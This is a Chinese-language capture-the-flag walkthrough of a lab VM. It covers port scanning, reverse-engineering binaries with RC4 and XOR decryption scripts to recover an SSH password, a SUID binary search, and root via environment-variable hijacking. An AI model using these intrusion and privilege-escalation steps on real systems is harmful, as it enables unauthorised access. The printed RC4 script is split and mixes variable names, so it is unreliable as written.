

端口扫描




Figure 1

22端口




Figure 2

80端口



Figure 3

查看源代码没有可用信息，接着扫描一手，找到可用目录




Figure 4

进入该目录后重点即使todo.txt和文件authenticator

todo.txt，主要目的是找到ssh账户的密码，同时应authenticator来验证

```
Fix the login issue on the main page.
```

```
Ryan: Use your favorite girl's name as your temporary SSH password.
```

```
Remember to run the 'authenticator' tool to verify your access key.
```

Figure 5

查看authenticator文件类型，是一个二进制文件，接着便可以用IDA PRO来解题

```
(root@kali)-[~]  
# file /home/kali/桌面/authenticator  
/home/kali/桌面/authenticator: ELF 64-bit LSB pie executable, x86-64, version  
1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, Build  
ID[sha1]=ebc2fa998f355fe200521e7dbfaa249268ed7831, for GNU/Linux 3.2.0, not s  
tripped
```

Figure 6

查看main函数，是一个RC4加密算法逆向问题，利用逆向脚本解密




Figure 7

逆向脚本

```
def rc4_decrypt(key, ciphertext):  
    # 初始化 S 盒  
    s = list(range(256))  
    j = 0  
    for i in range(256):  
        j = (j + s[i] + ord(key[i % len(key)])) % 256  
        s[i], s[j] = s[j], s[i]  
  
    # 生成密钥流并解密  
    i = 0  
    j = 0  
    res = []  
    for char in ciphertext:  
        i = (i + 1) % 256  
        j = (j + s[i]) % 256  
        s[i], s[j] = s[j], s[i]
```

```

        t = (S[i] + S[j]) % 256
        k = S[t]
        res.append(chr(char ^ k))
    return "".join(res)

# 提取出的密文数据（注意字节顺序）
cipher = [
    0x1D, 0xE1, 0x20, 0x92, 0xC4, 0x35, 0xD7, 0x8C,
    0x55, 0x91, 0x5E, 0xFA, 0x78, 0x8E, 0xB2, 0x96,
    0xA0, 0x47
]
key = "welcome"

print("Flag is:", rc4_decrypt(key, cipher))

```

Fence 1

结果为Flag is: {Ryan:sunninggirl}

ssh连接，找到user的flag

```

(root@kali)~[~]
$ ssh Ryan@192.168.1.107
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Ryan@192.168.1.107's password:
Linux ezRe 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Mar 23 06:54:59 2026 from 192.168.1.179
$ bash
Ryan@ezRe:~$ ls -al
total 36
drwxr-xr-x 3 Ryan Ryan 4096 Mar 23 06:50 .
drwxr-xr-x 3 root root 4096 Mar 15 22:17 ..
-rw-r--r-- 1 Ryan Ryan 220 Apr 18 2019 .bash_logout
-rw-r--r-- 1 Ryan Ryan 3526 Apr 18 2019 .bashrc
-rw-r--r-- 1 Ryan Ryan 51 Mar 23 06:50 .lessht
drwxr-xr-x 3 Ryan Ryan 4096 Mar 23 03:28 .local
-rw-r--r-- 1 Ryan Ryan 807 Apr 18 2019 .profile
-rw-r--r-- 1 Ryan Ryan 40 Mar 14 09:30 user.txt
-rw-r--r-- 1 Ryan Ryan 1105 Mar 14 23:02 .viminfo
Ryan@ezRe:~$ cat user.txt
{user-5d8e7f9a4b3c2d1e0f8a7b6c5d4e3f2a}

```

Figure 8

提权处理

寻找特殊权限，发现了/usr/bin/super_checker

```

Ryan@ezRe:~$ find / -perm -4000 -type f 2>/dev/null
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/super_checker
/usr/bin/mount
/usr/bin/su
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/passwd
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
Ryan@ezRe:~$

```

Figure 9

运行/usr/bin/super_checker因为没有密码而失败，从而读取文件类型，同样是一个二进制文件

```
/usr/libexec/polkit-agent-helper-1
Ryan@ezRe:~$ /usr/bin/super_checker
— Admin Maintenance Console —
Enter Maintenance Password: 1111
[-] Access Denied! Invalid credentials.
Ryan@ezRe:~$ file /usr/bin/super_checker
/usr/bin/super_checker: setuid ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=4f1dc15e71bfa6f29ec18b035bbd56d44bda2f84, for GNU/Linux 3.2.0, stripped
```

Figure 10

下载该文件

- [font-unix/](#)
- [JCE-unix/](#)
- [Test-unix/](#)
- [X11-unix/](#)
- [XIM-unix/](#)
- [hack/](#)
- [SC](#)
- [str.txt](#)
- [systemd-private-24c232ec9ef947b6b804a89ee3941467-apache2.service-xE2zmi/](#)
- [systemd-private-24c232ec9ef947b6b804a89ee3941467-systemd-logind.service-8U3wei/](#)
- [systemd-private-24c232ec9ef947b6b804a89ee3941467-systemd-timesyncd.service-SF6xeg/](#)
- [test](#)

```
Keyboard interrupt received, exiting.
Ryan@ezRe:/tmp$ cd /
Ryan@ezRe:/$ cp /usr/bin/super_checker /tmp/test
Ryan@ezRe:/$ cd /tmp
Ryan@ezRe:/tmp$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.1.179 - - [23/Mar/2026 07:51:05] "GET / HTTP/1.1" 200 -
192.168.1.179 - - [23/Mar/2026 07:51:07] "GET / HTTP/1.1" 200 -
192.168.1.179 - - [23/Mar/2026 07:51:08] "GET / HTTP/1.1" 200 -
192.168.1.179 - - [23/Mar/2026 07:51:23] "GET /test HTTP/1.1" 200 -
```

Figure 11

IDA分析，写脚本解密




Figure 12

逆向脚本

```
cipher = [0x28, 0x6A, 0x6A, 0x2E, 0x05, 0x2A, 0x1A, 0x29, 0x29]
key = 0x5A
password = "".join([chr(b ^ key) for b in cipher])
print(f"Password is: {password}")
```

Fence 2

结果截图



Figure 13

直接运行/usr/bin/super_checker, 有service报错, 查阅资料后, 进行环境变量劫持




Figure 14

进行修改环境变量登录, 登录成功后便可以拿到root的flag了




Figure 15